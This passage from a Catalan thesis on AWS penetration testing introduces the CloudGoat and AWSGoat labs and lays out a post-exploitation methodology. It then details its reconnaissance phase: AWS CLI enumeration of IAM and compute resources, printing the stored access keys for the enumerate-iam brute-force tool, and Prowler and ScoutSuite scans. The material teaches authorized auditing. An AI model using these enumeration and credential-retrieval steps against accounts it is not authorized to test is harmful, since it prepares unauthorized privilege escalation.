5.2 Entorns de proves

5.2.1 Cloudgoat

CloudGoat [30] és un projecte desenvolupat per Rhino Security Labs, on es proporcionen diversos escenaris en mode de laboratoris per practicar atacs d'intrusió sobre AWS. És un entorn totalment gratuït, on les despeses es poden generar únicament pel desplegament dels recursos AWS durant un temps prolongat.

Els escenaris proporcionats consten de petites infraestructures desplegades amb Terraform [31], on només s'utilitzen els recursos necessaris per poder practicar l'explotació de la vulnerabilitat treballada a cada laboratori. Les vulnerabilitats que es poden trobar en els diferents laboratoris són un recull de les vulnerabilitats més típiques i comunes en entorns AWS.

D'aquesta manera, Cloudgoat és una molt bona opció per introduir-se a l'aprenentatge de *pentesting* a AWS, ja que els escenaris estan dividits per nivell de dificultat i permeten aprendre de manera progressiva els atacs més bàsics sobre aquestes infraestructures.

Amb tot i això, aquest entorn no només ha estat escollit per les facilitats que dona per introduir-se en l'aprenentatge sobre *pentesting* a AWS, sinó que també s'ha escollit per ajudar a la creació de la metodologia que es vol crear. Com ja s'ha esmentat, l'objectiu d'aquest projecte és crear una metodologia de treball on s'estipuli quins són els atacs bàsics que s'han de fer sobre una infraestructura AWS i com s'han de fer. Per tant, poder practicar aquests atacs a Cloudgoat, facilitarà en gran mesura la creació de les proves incloses en la metodologia, podent utilitzar els laboratoris com a referència i exemple per crear-les.

5.2.2 AWSGoat

AWSGoat [32] és una eina de codi obert i accessible a Github, dissenyada per crear infraestructures de núvol intencionadament insegures. La intenció d'aquesta eina és, per una part, ajudar als *pentesters* a millorar les seves habilitats per trobar vulnerabilitats i errors de configuració en entorns AWS i, per una altra part, tenir un entorn segur i aïllat per poder provar diferents

eines automàtiques de detecció de vulnerabilitats.

El laboratori que AWSGoat proporciona es defineix com una infraestructura intencionalment vulnerable, per la qual cosa conté errors comuns de configuració. Dins del repositori es proporcionen dos mòduls diferents on es presenten dues infraestructures diferents per les quals es pot executar una escalada de privilegis fins a arribar a tenir privilegis d'administrador.

De totes maneres, la intenció que es té dins d'aquest projecte en utilitzar aquesta eina no és trobar totes les vulnerabilitats que hi ha dins de l'escenari utilitzat, sinó que es vol fer ús d'aquest laboratori per exemplificar com s'hauria de treballar amb la metodologia creada i com s'hauria de procedir per executar les proves creades.

Dels dos mòduls d'AWSGoat existents, es farà ús del mòdul 1, ja que proporciona un escenari utilitzant els recursos d'AWS que ens interessa avaluar.

6 Metodologia creada

6.1 Resum de la metodologia

En aquest apartat es presenta una metodologia creada per la realització de proves de *pentesting* centrades en els atacs més habituals a Amazon Web Services. Aquesta metodologia s'ha desenvolupat amb l'objectiu de proporcionar una guia per poder identificar i explotar les vulnerabilitats més bàsiques i típiques que es podrien trobar en l'entorn d'un client.

Per dur a terme les guies per cada atac, primerament, s'ha resolt un conjunt de laboratoris disponibles a Cloudgoat i, d'acord amb el coneixement adquirit, s'han desenvolupat diferents proves que poden ajudar a explotar les vulnerabilitats mencionades. Aquestes, són vulnerabilitats dels recursos més utilitzats a AWS, com IAM, instàncies d'EC2 o funcions Lambda.

La metodologia creada està enfocada per ser utilitzada en dues tipologies de projecte. Principalment, la idea d'aquesta metodologia és ajudar a escalar privilegis dins de la fase de **post-explotació** d'un *pentest*. Per tant, en cas de guanyar accés a una infraestructura configurada amb AWS durant la fase d'explotació de vulnerabilitats d'un test d'intrusió, l'auditor tindrà una metodologia en la qual basar-se per seguir amb el seu atac.

Per una altra part, també es podria utilitzar la metodologia per aquells projectes d'intrusió en els que el client doni accés directe a la seva infraestructura AWS i demani una revisió del seu entorn. D'aquesta manera, l'auditor tindrà una guia inicial en la qual recolzar-se per dur a terme part de les proves que haurà d'executar.

Així doncs, aquesta metodologia pot ser útil tant en un *pentest* de caixa negra on no se'ns doni cap informació per desenvolupar el projecte, com en un *pentest* de caixa grisa, on tinguem accés a usuaris amb diferents privilegis i puguem avaluar fins on podria arribar a explotar la infraestructura cadascun d'ells.

6.1.1 Fases de la metodologia

Com s'ha comentat, la metodologia es troba dins de la fase de post-explotació d'un *pentest* on trobem una infraestructura AWS. Per tant, per executar l'escalada de privilegis pròpia d'aquesta etapa del *pentest*, la metodologia constarà de dues fases.

6.1.1.1 Recopilació d'informació

La primera part de la metodologia es basarà en recopilar tota la informació possible de l'entorn auditat. D'aquesta manera, abans de començar a executar les diferents proves sabrem de quins permisos i recursos disposem i podrem veure amb facilitat quins són els principals vectors d'atac a seguir.

Cal aclarir que encara que durant aquesta fase s'intenti fer la recopilació d'informació el més completa possible, molts cops serà necessari tornar a recopilar diferent informació sobre l'entorn després de l'execució d'una prova, sigui per executar un atac determinat o perquè s'ha descobert cert recurs que era desconegut anteriorment.

La recopilació d'informació es dividirà en diferents anàlisis manuals i uns altres utilitzant eines automàtiques, que intentaran descobrir la major quantitat d'especificacions possibles sobre la infraestructura. Així doncs, la recopilació d'informació es dividirà en les següents parts:

- Llistar recursos IAM.
- Llistar funcions Lambda i instàncies EC2.
- Recopilació d'informació amb Enumerate IAM.
- Recopilació d'informació amb Prowler.
- Recopilació d'informació amb ScoutSuite.

6.1.1.2 Execució de les proves

En aquesta fase es farà ús de la informació recopilada per avaluar quines són les proves que es poden executar. Després d'executar cada prova es farà una revaluació dels permisos obtinguts i la visibilitat sobre l'entorn en aquell

moment i es valorarà quina és la següent prova a executar. D'aquesta manera aconseguirem que la recopilació d'informació no es faci en una fase única.

La nostra intenció dins de l'escalada de privilegis serà intentar arribar a tenir privilegis d'administrador, per tant, el flux de proves a executar es basarà en aquesta premissa. Amb tot i això, també s'intentaran executar proves que mostrin errors de configuració que no comportin un accés d'administrador, ja que aquestes vulnerabilitats també poden ser de gran importància per al client.

Per cada prova a realitzar s'ha redactat una guia dividida en tres apartats diferents que cobreixen les explicacions necessàries per executar-les.

- **Resum de la prova:** S'explica el context de la prova que s'executarà, especificant quin recurs o recursos d'AWS seran explotats i quin serà el vector d'atac principal.
- **Passos per la realització de la prova:** És la part central de cada prova, on s'expliquen de manera successiva els passos que s'han de seguir per realitzar-la. Dins de cada pas es dona una explicació de per què s'ha d'executar cada comanda, quina és la comanda que s'ha d'executar i, en alguns casos, es donen exemples de les sortides rebudes per part de la CLI d'AWS per exemplificar les explicacions.
- **Possibles camins a seguir:** Es numeren tots els passos explicats dins de la prova i es proporciona un pseudocodi per ajudar a exemplificar quin és l'ordre dels passos que s'hauria de seguir per executar la prova.

Les proves explicades són les següents:

- Assumpció de rols IAM
- Creació i adjunció de polítiques IAM
- Escalada de privilegis IAM utilitzant "rollback" de polítiques
- Escalada de privilegis IAM utilitzant rotació de claus
- Evasió de Tags i MFAs virtuals
- Creació i injecció de codi en funcions Lambda

- Abús d'assignació de permisos a funcions Lambda
- Escalada de privilegis utilitzant perfils d'instància d'EC2
- SSRF a instàncies EC2

6.2 Recopilació d'informació

6.2.1 Recopilació d'informació manual

Aquesta fase busca identificar possibles vulnerabilitats dins de la infraestructura auditada, detectar punts febles en la configuració de l'entorn i obtenir informació de caràcter sensible fent ús de diferents comandes pròpies de la CLI d'AWS. Tota aquesta recollida d'informació ens permetrà, com atacants, avaluar quins són els possibles vectors d'atac a executar.

6.2.1.1 Llistar recursos IAM

Per començar amb la recollida d'informació, primer intentarem obtenir tots els recursos IAM als quals l'usuari pot arribar. Aquests recursos són tant les polítiques associades al rol o usuari en ús, els rols existents a l'entorn i els usuaris i grups visibles.

Investigació de les polítiques IAM associades

Tenim diverses comandes IAM que ens poden servir per revisar quines polítiques té associades un usuari. Això es deu al fet que les polítiques a AWS es poden associar de diferents maneres.

Les polítiques *integrated* són aquelles que han estat escrites específicament per l'usuari i estan directament associades a ell. Per fer aquest llistat de polítiques cal tenir associada l'acció **iam:ListAttachedUserPolicies**.

```
aws iam list-attached-user-policies --user-name <nom_usuari>
```

Per una altra part, també tenim la possibilitat de llistar totes les polítiques *adjuntades* a l'usuari.

Les polítiques adjuntades són polítiques existents (definides a part) que s'associen a l'usuari per donar-li permisos. Poden ser polítiques gestionades per AWS o polítiques gestionades pel compte, però no han estat definides únicament per aquell usuari. L'acció que ens permet llistar les polítiques d'aquesta manera és **iam:ListUserPolicies**.

```
aws iam list-user-policies --user-name <nom_usuari> --profile  
    <nom_perfil>
```

Ambdues comandes també es poden executar especificant un rol concret. Les accions que ens permeten executar-les en aquest cas són **iam:ListRolePolicies** i **iam:ListAttachedRolePolicies**.

```
aws iam list-attached-role-policies --role-name <nom_rol>  
aws iam list-role-policies --role-name <nom_rol>
```

Després d'obtenir el nom de les polítiques que l'usuari o rol en ús té disponibles, cal revisar les accions que cada política té associades, ja que les accions són les que definiran a quins recursos podem accedir. Per revisar les accions de cada política s'ha d'obtenir cadascuna d'aquestes fent ús del seu arn. Per executar aquesta comanda ens cal tenir accés a **iam:GetPolicy**.

```
aws iam get-policy --policy-arn <arn_politica> --profile <  
    nom_perfil>
```

En cas que la política especificada compti amb més versions, ens hem de fixar en quin és l'identificador de la política per defecte i obtenir aquesta versió. Podrem executar la comanda en cas de disposar de l'acció **iam:GetPolicyVersion** definida dins de les nostres polítiques.

```
aws iam get-policy-version --version-id <id_versio> --policy-  
    arn <arn_politica> --profile <nom_perfil>
```

Un cop llistades les accions de totes les polítiques, és recomanable crear una llista amb totes les accions. D'aquesta manera serà més senzill avaluar quines proves es podran executar a l'entorn.

Investigació dels rols, usuaris i grups IAM

Durant l'escalada de privilegis és possible que necessitem saber quins són els rols existents a l'entorn, sigui per assumir-los o per dur a terme qualsevol altra prova. De la mateixa manera, ens pot ser d'utilitat saber quins usuaris o grups existeixen per encaminar diversos atacs o crear una millor imatge sobre l'entorn. Les accions que ens permeten dur a terme aquests llistats són **iam:ListRoles**, **iam:ListUsers** i **iam:ListGroups**.


```
aws iam list-roles --profile <nom_perfil>
aws iam list-users --profile <nom_perfil>
aws iam list-groups --profile <nom_perfil>
```

Investigació de tots els permisos IAM

Finalment, es pot fer ús de la comanda *get-account-authorization-details*, la qual és de gran utilitat per obtenir una visió completa de tots els recursos IAM d'un compte AWS. La comanda retornarà com a sortida una llista detallada de recursos IAM, que pot incloure usuaris, rols, grups i polítiques, així com informació sobre les associacions entre aquests recursos (per exemple, quines polítiques estan associades a quins usuaris o rols).

L'acció a la qual cal tenir accés per executar la comanda és

iam:GetAccountAuthorizationDetails, encara que aquesta acció fa ús de les accions `iam:ListUsers`, `iam:ListRoles`, `iam:ListGroups` i `iam:ListPolicies` per executar-se.

```
aws iam get-account-authorization-details --profile <
    nom_perfil>
aws iam get-account-authorization-details --role-name <
    nom_rol>
```

6.2.1.2 Llistar funcions Lambda i instàncies EC2

A part de llistar els recursos IAM, també caldrà llistar els diferents tipus de recursos per als quals hi ha proves guiades. Un cop llistats, tindrem una imatge inicial de quin és l'escenari davant el qual ens trobem i podrem començar a decidir les diferents proves a executar.

Funcions Lambda

Per les funcions Lambda caldrà especificar en quina regió ens trobem per poder executar la comanda de llistar. L'acció a la qual s'ha de tenir accés dins d'alguna política per fer aquest llistat és **lambda:ListFunctions**.

```
aws lambda list-functions --region <regio> --profile <
    nom_perfil>
```

Instàncies EC2

L'acció a la qual s'ha de tenir accés dins d'alguna política per fer el llistat d'instàncies EC2 és **ec2:DescribeInstances**.

```
aws ec2 describe-instances --region <regio> --profile <
    nom_perfil>
```

6.2.2 Recopilació d'informació utilitzant eines automàtiques

En aquesta secció explorarem diverses eines automàtiques de *pentesting* dissenyades específicament per entorns AWS. La intenció principal és explicar per què serveixen i com es poden utilitzar.

Encara que les eines automàtiques són de gran utilitat i ens poden reportar molta informació rellevant per la nostra auditoria, s'ha de ser curós a l'hora d'utilitzar-les. Això es deu al fet que aquestes eines solen executar un gran nombre de peticions en intervals temporals molt curts, el que ens pot generar dues complicacions principals. Primerament, pot afectar el rendiment de la infraestructura del client, causant anomalies al seu comportament i afectant el bon funcionament del seu producte o servei. Per una altra part, en generar una quantitat tan gran de peticions es poden delatar les nostres intencions d'intrusió al sistema, acabant amb el nostre anonimat. Aquest fet pot ser bastant negatiu en un *pentest* on el client vol avaluar quina és la reacció del seu equip o com responen les seves eines de control davant una intrusió.

Així doncs, encara la gran utilitat que poden tenir aquestes eines, sempre s'ha de meditar bé com i quan s'utilitzaran i avisar al client sobre el seu ús.

6.2.2.1 Enumerate IAM

Com ja s'ha vist a la recopilació d'informació manual, una de les tasques inicials i amb més rellevància a l'hora d'iniciar cada atac és enumerar els privilegis IAM existents per l'usuari. Per llistar els privilegis l'acció ideal a la qual ens convé tenir accés és **iam:List***, encara que també ens pot ser útil tenir permisos per llistar recursos específics, com **iam:ListRoles** o **iam:ListInstanceProfiles**.

Així i tot, hi ha cops que ens trobem davant un escenari on no tenim capacitat de llistar recursos pràcticament o els recursos als quals tenim accés a llistar són molt escassos. En aquestes situacions, l'eina **enumerate-iam**[33] pot ser de gran utilitat, ja que ens ajudarà en aquesta tasca.

Instal·lació

Per accedir a `enumerate-iam`, ho podem fer de manera totalment gratuïta, ja

que es troba a un repositori de GitHub públic. Per utilitzar-la només haurem d'accedir al repositori `enumerate-iam` de l'usuari *andresriancho*, clonar el seu repositori a la nostra màquina local i per últim instal·lar els requisits especificats.

```
git clone git@github.com:andresriancho/enumerate-iam.git
cd enumerate-iam/
pip install -r requirements.txt
```

Utilització

Aquesta eina, tal com el seu nom indica, té la capacitat de llistar els recursos IAM accessibles per un usuari en concret. Per tant, haurem d'introduir les claus d'accés i el token de sessió per identificar-nos com l'usuari escollit. Per obtenir cadascun d'aquests valors podem utilitzar les següents comandes:

- **Clau d'accés:**

```
aws configure get aws_access_key_id
```

- **Clau secreta:**

```
aws configure get aws_secret_access_key
```

- **Token:**

```
aws sts get-session-token
```

Seguidament, ja podem utilitzar l'eina.

```
enumerate-iam.py --access-key <clau_acces> --secret-key <clau_secreta>
--session-token <token_sessio>
```

En cas que l'eina funcioni correctament, rebrem una sortida similar al següent exemple, on es mostraran quines són les accions a les quals tenim accés.

```

2024-03-19 18:58:27,868 - 39788 - [INFO] Starting permission
enumeration for access-key-id "CLAU_ACCES"
2024-03-19 18:58:28,772 - 39788 - [INFO] -- Account ARN : arn
:aws:iam::654654600632:user/NOM USUARI
2024-03-19 18:58:28,772 - 39788 - [INFO] -- Account Id :
654654600632
2024-03-19 18:58:28,773 - 39788 - [INFO] -- Account Path:
user/NOM USUARI
2024-03-19 18:58:28,981 - 39788 - [INFO] Attempting common-
service describe / list brute force.
2024-03-19 18:58:30,076 - 39788 - [INFO] -- ec2.describe_vpcs
() worked!
2024-03-19 18:58:31,189 - 39788 - [INFO] -- ec2.
describe_instances() worked!
2024-03-19 18:58:36,225 - 39788 - [INFO] -- iam.list_roles()
worked!
2024-03-19 18:58:36,406 - 39788 - [ERROR] Remove codedeploy.
batch_get_deployment_targets action
2024-03-19 18:58:40,219 - 39788 - [INFO] -- sts.
get_caller_identity() worked!
2024-03-19 18:58:40,334 - 39788 - [INFO] -- sts.
get_session_token() worked!

```

En aquest exemple veiem com l'eina és capaç de reportar un conjunt d'accions, com algunes relacionades amb instàncies EC2 o llistar recursos IAM. Les accions a les quals podrem accedir variaran depenent de cada escenari, però la sortida sempre serà similar, mostrant el nom de l'acció seguida de la paraula *worked!* en cas de ser una acció permesa per al nostre usuari.

6.2.2.2 Prowler

Prowler [34] és una eina que s'utilitza per realitzar revisions de configuració en entorns al núvol, AWS entre ells. Per utilitzar aquest programari podem fer ús de la seva versió de pagament o la versió gratuïta, amb menys opcions i sense interfície gràfica.

Per executar les proves que conté Prowler es fa ús d'un conjunt de regles de seguretat predefinides, basades en les millors pràctiques de seguretat d'AWS, estàndards de seguretat i recomanacions de compliment. Aquestes regles es revisen de manera automàtica i tenen la capacitat de descobrir una gran quantitat d'errors de configuració dins de l'entorn auditat.

Els camps tractats en aquestes regles són:

- **Control d'accés:** Verificació i gestió dels permisos d'accés als recursos d'AWS, com poden ser les polítiques d'IAM, els permisos de *buckets* d'Amazon S3, les instàncies de perfil d'EC2 o els accessos a funcions Lambda.
- **Seguretat de la xarxa:** Revisió de la correctesa de les configuracions de seguretat de la xarxa com les regles dels grups de seguretat d'EC2, els ACL de les VPCs, etc.
- **Encriptació de dades:** Comprovació de si les dades s'emmagatzemen, es transmeten i es processen de manera segura mitjançant la utilització de xifratges segurs.
- **Registre i monitoratge:** Verificació de la configuració dels registres i monitoratge per garantir la visibilitat i la detecció adequades de possibles incidents de seguretat.
- **Gestió de claus:** Avaluació de la gestió de claus d'encriptació per assegurar-se que es segueixen les millors pràctiques per la protecció de les claus de seguretat.

De totes maneres, Prowler no es defineix com una eina de detecció de vulnerabilitats, sinó com una eina que ajuda a automatitzar les comprovacions de seguretat dels entorns d'AWS. Per tant, si Prowler troba una vulnerabilitat, normalment no et dirà exactament on i quina és. En canvi, proporcionarà

un informe general sobre els punts febles trobats.

Així doncs, Prowler serà una eina de gran utilitat per saber quins són els possibles vectors d'atac dins de la infraestructura auditada, però no ens serà d'utilitat per dur a terme les explotacions pertinents.

Instal·lació

Per instal·lar Prowler ho podem fer directament utilitzant *pip* [35], només ens haurem d'assegurar que la versió de Python de la nostra màquina sigui igual o major a la versió 3.9 i inferior a la versió 3.13.

```
pip install prowler
prowler -v
```

Utilització

Per utilitzar l'eina només haurem de revisar quin és el nostre perfil configurat i verificar la regió en la qual estem operant.

```
aws configure list --profile
aws configure list --region
```

Per executar certes proves pot ser necessari tenir accés a accions concretes, relacionades amb la comprovació de la mateixa prova. Prowler té un arxiu JSON on s'especifiquen totes aquestes accions al seu repositori de Github. En cas de voler aplicar-les per assegurar-nos del seu bon funcionament, hauríem de copiar l'arxiu i aplicar les proves, en cas de tenir permisos per fer-ho.

Els permisos que necessitem per fer executar aquestes comandes són **iam:CreatePolicy** i **iam:AttachUserPolicy**.

Per no haver de copiar el contingut sencer de l'arxiu l'obtenim en versió *raw* al directori actual.

```
wget https://raw.githubusercontent.com/prowler-cloud/prowler/master/permissions/prowler-additions-policy.json
```

Després, fent ús de l'acció **iam:CreatePolicy** creem una política utilitzant les accions definides a l'arxiu descarregat.

```
aws iam create-policy --policy-name <nom_politica> --policy-document file://<ruta_a_prowler-additions-policy.json> --profile <nom_perfil>
```

Un cop creada la política, amb l'acció **iam:AttachUserPolicy** associem la política creada a l'usuari amb el qual es faran les proves.

```
aws iam attach-user-policy --user-name <nom_usuari> --policy-arn <arn_politica_creada> --profile <nom_perfil>
```

Finalment, podrem executar la comanda.

```
prowler aws -p <nom_perfil> -r <nom_regio>
```

Una altra opció per executar la comanda és revisar només les comprovacions o serveis que nosaltres desitgem. Per fer-ho, primer s'han de llistar les comprovacions o els serveis existents.

```
prowler <provider> --list-checks  
prowler <provider> --list-services
```

Entre els serveis i comprovacions mostrats podem escollir els que desitgem i realitzar la comanda només per aquests.

```
prowler aws --services <servei1> <servei2>  
prowler aws --checks <check1> <check2>
```

En acabar d'executar-se la comanda, se'ns mostrarà per terminal una taula resum sobre les troballes, on per cada servei analitzat s'especificarà si ha passat les proves realitzades i quantes d'elles ha passat.

En cas que una prova no es passi, s'indicarà amb un estat *Fail*, el que ens donarà a entendre que aquell servei té una sèrie de vulnerabilitats. Finalment, es mostrarà un recompte de totes les vulnerabilitats existents al servei, dividides per criticitat.

Overview Results:

68.99% (238) Failed	29.86% (103) Passed	0.0% (0) Muted
---------------------	---------------------	----------------

Account 654654600632 Scan Results (severity columns are for fails only):

Provider	Service	Status	Critical	High	Medium	Low	Muted
aws	accessanalyzer	FAIL (17)	0	0	0	17	0
aws	account	FAIL (1)	0	0	1	0	0
aws	backup	FAIL (1)	0	0	0	1	0
aws	cloudtrail	FAIL (18)	0	17	0	1	0
aws	cloudwatch	FAIL (19)	0	0	19	0	0
aws	config	FAIL (17)	0	0	17	0	0
aws	drs	FAIL (17)	0	0	17	0	0
aws	ec2	FAIL (17)	0	17	0	0	0
aws	emr	PASS (17)	0	0	0	0	0
aws	guardduty	FAIL (17)	0	0	17	0	0
aws	iam	FAIL (18)	1	4	11	2	0
aws	organizations	FAIL (3)	0	0	2	1	0
aws	resourceexplorer2	FAIL (1)	0	0	0	1	0
aws	securityhub	FAIL (17)	0	0	17	0	0
aws	ssm	FAIL (1)	0	0	0	1	0
aws	trustedadvisor	PASS (1)	0	0	0	0	0
aws	support	FAIL (1)	0	0	0	1	0
aws	vpc	FAIL (73)	0	0	73	0	0

Figura 2: Exemple de resultats obtinguts amb Prowler *Font: Pròpia*

Seguidament, es pintaran per pantalla dues rutes locals, una amb el resum de l'execució en JSON i una altra en CSV. Dins de l'arxiu trobarem una entrada per cada comprovació feta. Per cadascuna hi haurà una gran quantitat de camps, on els més importants són:

- **Account_name:** És el nom de l'entorn o compte d'AWS que s'està utilitzant per fer la revisió.
- **Finding_UID:** Identificador únic del problema de seguretat detectat.

- **Check_title:** Títol de la comprovació de seguretat realitzada.
- **Check_type:** Indica el tipus de comprovació de seguretat realitzada, com ara configuració de seguretat, vulnerabilitat, conformitat amb alguna normativa, etc.
- **Status:** Indica l'estat del resultat de la comprovació, pot ser "Pass" (correcte) o "Fail" (fallit).
- **Severity:** Indica la gravetat del problema de seguretat detectat, com ara crítica, alta, mitjana o baixa.
- **Resource_type:** Tipus de recurs d'AWS afectat pel problema de seguretat, com instàncies EC2, grups de seguretat, rols IAM, etc.
- **Region:** Regió d'AWS on es troba el recurs afectat.
- **Description:** Descripció detallada del problema de seguretat detectat.
- **Risk:** Indica el nivell de risc associat amb el problema de seguretat detectat.
- **Remediation_recomendation_text:** Consell sobre com remeiar el problema de seguretat.
- **Remediation_recommendation_URL:** URL que pot proporcionar més informació o recursos per corregir el problema de seguretat.

6.2.2.3 ScoutSuite

ScoutSuite [36] és una eina d'auditoria de seguretat gratuïta que permet avaluar la seguretat dels entorns al núvol com AWS. Per fer-ho, utilitza APIs exposades pels diferents proveïdors i recopila totes les dades de configuració possibles, destacant quines són les àrees amb més risc. D'aquesta manera, proporciona un gran avantatge per saber quins són els vectors d'atac a seguir durant la inspecció manual.

Instal·lació

Per instal·lar l'eina hi ha diferents metodologies explicades al seu repositori de GitHub. Ja que ScoutSuite està escrit en Python haurem de revisar si tenim la versió de Python 3.9, 3.10 o 3.11, que són les versions que suporta.

Per instal·lar l'eina amb *pip* haurem d'executar la següent comanda.

```
pip install scoutsuite
```

Si volem verificar la seva instal·lació i veure les opcions existents, es pot executar la comanda *help*.

```
scout --help
```

Utilització

Cal revisar quin és el nostre perfil configurat per poder executar la comanda.

```
aws configure list --profile
```

Després haurem d'utilitzar l'acció **iam:AttachUserPolicy** per lligar les polítiques predefinides per AWS **SecurityAudit** i **ReadOnlyAccess** per assegurar que es puguin passar totes les proves.


```
aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/SecurityAudit --user-name <nom_usuari> --profile <nom_perfil>
```

```
aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess --user-name <nom_usuari> --profile <nom_perfil>
```

Finalment, ja podem executar la comanda.

```
scout aws --profile <nom_perfil> -f
```

En finalitzar la seva execució, se'ns generarà un arxiu HTML especificant totes les troballes fetes, que utilitzarem per orientar el nostre atac.



The screenshot shows the ScoutSuite report for an AWS account. The dashboard displays a table with the following data:

Service	Resources	Rules	Findings	Checks
ACM	0	2	0	0
Lambda	0	0	0	0
CloudFormation	0	1	0	0
CloudFront	0	3	0	0
CloudTrail	0	9	17	17
CloudWatch	0	1	0	0
Codebuild	0	0	0	0
Config	0	1	17	17
Directconnect	0	0	0	0
DynamoDB	0	0	0	0
EC2	17	28	68	476
EFS	0	0	0	0
ElastiCache	0	0	0	0
ELB	0	3	0	0
ELBV2	0	5	0	0
EMR	0	0	0	0
IAM	14	37	8	135
KMS	2	1	0	2

Figura 3: Exemple de resultats obtinguts amb ScoutSuite *Font: Pròpia*

Per cada servei revisat se'ns reportarà la següent informació:

- **Recursos (*Resources*):** Aquest camp enumera els recursos que han estat avaluats, com instàncies EC2, grups de seguretat, *buckets* de S3, rols d'IAM, entre d'altres.
- **Regles (*Rules*):** Les regles representen els criteris que ScoutSuite utilitza per avaluar la seguretat i la configuració de la infraestructura. Cada regla pot abordar un aspecte específic de la seguretat, com la configuració dels permisos d'IAM, la configuració del *firewall*, l'ús adequat dels grups de seguretat o moltes més condicions.
- **Resultats (*Findings*):** Aquest camp proporciona un resum dels problemes identificats per ScoutSuite durant la seva recerca de vulnerabilitats. Cada resultat sol anar acompanyat de detalls sobre el problema detectat i recomanacions sobre com resoldre'l.
- **Comprovacions (*Checks*):** Les comprovacions representen les proves específiques realitzades per cada recurs avaluat per ScoutSuite. Cada comprovació correspon a una regla específica i està dissenyada per verificar si es compleixen certs criteris de seguretat relacionats amb la regla esmentada.

Per cadascun dels serveis als quals accedim ens apareixerà una altra pantalla, on podrem veure quines són les comprovacions fetes relatives a aquell servei i quines són les que han fallat. A part, en clicar al símbol + es mostrarà una descripció de quina és la prova executada i referències sobre aquesta.




Figura 4: Exemple de com desplegar informació en una prova de ScoutSuite
Font: Pròpia

Finalment, si accedim a la prova podrem veure quins són els resultats de la prova per diferents paràmetres. Això pot ser de gran utilitat per poder pensar futurs vectors d'atac.




Figura 5: Exemple de resultats obtinguts en accedir a una prova de ScoutSuite
Font: Pròpia

6.3 Execució de les proves

